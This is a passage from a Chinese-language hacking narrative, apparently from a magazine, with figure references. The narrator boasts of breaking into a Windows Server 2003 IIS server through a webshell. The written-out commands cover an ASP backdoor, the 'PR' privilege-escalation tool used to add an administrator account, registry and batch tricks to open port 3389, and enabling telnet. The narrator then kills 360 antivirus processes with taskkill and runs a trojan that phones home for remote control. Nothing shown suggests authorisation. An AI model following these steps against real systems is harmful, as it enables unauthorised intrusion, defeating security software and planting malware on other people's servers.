


图3

三、乘胜追击

这么简单就拿到了？失望！问我那兄弟怎么回事，这回他说是服务器有挑战性…这小子嘴改的真快，浪费我这么多宝贵的时间。哼！要是服务器还是这样被秒杀的话，看我不好好收拾这家伙。趁现在的激情还没有燃烧完毕，赶紧趁热打铁，行动。Shell下服务器的权限还是比较松的，看到这里已经可以感觉到服务器如囊中物了，心里美滋滋的。不过幻想还是先停下吧，赶紧找到root密码提权！攒着势在必得之势开始狂敲键盘，可是狂敲了10几分钟连个root的影子都没看到。

不行，得改变思路了，如果服务器支持asp就方便多了，服务器是windows server 2003的系统，而且是IIS，应该支持asp，测试后，的确支持。兴奋不已，上传asp后门上去（因为个人习惯php马操纵起来没有asp的舒服），想起前一段出的PR提权，于是决定撞撞运气，在C盘的回收站里上传了CMD和PR，来到shell的执行命令功能处，填写好cmd的地址，把wscript.shell复选框的对勾打上，命令行里输入：**C:\ RECYCLER\pr.exe “net user admin admin /add & net localgroup administrators admin /add**，回车后，如图4，命令执行成功，哈哈，RP还是不错的，连忙查了终端登陆端口，兴奋地跑去连接的时候，难题出现在眼前了，如图5。




图4




图5

四、峰回路转

连接不上？难道是防火墙阻拦？跑到shell上的命令执行处，输入：**net stop sharedaccess**关闭防火墙，可是返回没有开启防火墙的提示。会不会是终端端口根本就没有

开放呢？接着输入：**netstat –an**查看服务器都开启了哪些端口，的确如我想象的一样，远程终端端口就没有开放，如图6。既然查到了问题所在，那就要对症下药了！

到网上下载了一个开启3389端口的批处理，上传到了C盘的回收站里，名字为3389.bat，再跑到执行命令处输入：**C:\RECYCLER\pr.exe “start c:\recycler\3389.bat,**执行成功后会在目录下生成一个名为3389.reg的文件。再执行命令：**C:\ RECYCLER\pr.exe “regedit /s 目录名/3389.reg**，就成功把数据导入注册表，这个时候应该已经开启了终端，但是当我再次连接的时候，还是出现了图5了情况。郁闷之极，病急乱投医，找朋友要了好多个开3389端口的工具去测试，但是都没有成功。真是搞的我一头雾水，这时候已经半夜12点半了，还是等明天再搞吧，于是一天就这样过去了。




图6

半夜里，连梦中都在想如何来开启3389，搞得我差点失眠，想着传马吧，但是有杀毒软件在，免杀吧，也没有时间了，真是弄得头疼，早上很早就起来了，但是回忆梦中的情景时，突然灵机一动，想到了一个很“邪恶”的组合。于是立即开启电脑，继续昨晚的进攻，来到shell的执行命令的地方，输入：**C:\ RECYCLER\pr.exe “sc config tlntsvr start=auto**，telnet的服务启动方式改为自动，**C:\ RECYCLER\pr.exe “net start telnet**，开启telnet服务服务。

以上命令是开启对方的telnet，开启telnet服务后我们就可以从本地cmd里面输入：**telnet IP 端口号**，命令进行连接，如图7。接着输入我们建立好的管理员账号和密码就可以登陆了，之前我已经建立了一个admin的管理帐号，登陆进去后输入：**taskkill /f /im zhudongfangyu.exe**关闭360的主动防御，**taskkill /f /im 360sd.exe**关闭360杀毒软件。

嘿嘿，看到这里大家知道我要做什么了吧！回到shell里传上我配置好的PC木马，跑到telnet里面运行木马，3秒过后，哈哈！上线了！如图8。通过PC的屏幕监控，发现服务器正处于锁屏状态，如图9，可能是此时天还比较早，管理员还没起床。赶紧利用PC登陆到服务器里，开启服务器的终端，如图10，随后返回本地利用远程连接成功连接至服务器，如图11。拿到服务器后给找我那兄弟晒下，才发现我被利用了…原来这家伙本意是想让我帮他提那个服务器，说之前找我我总说没时间，才出这方法。哎！这家伙好阴险，好不容易挤的时间就这样费掉了…




图7




图8

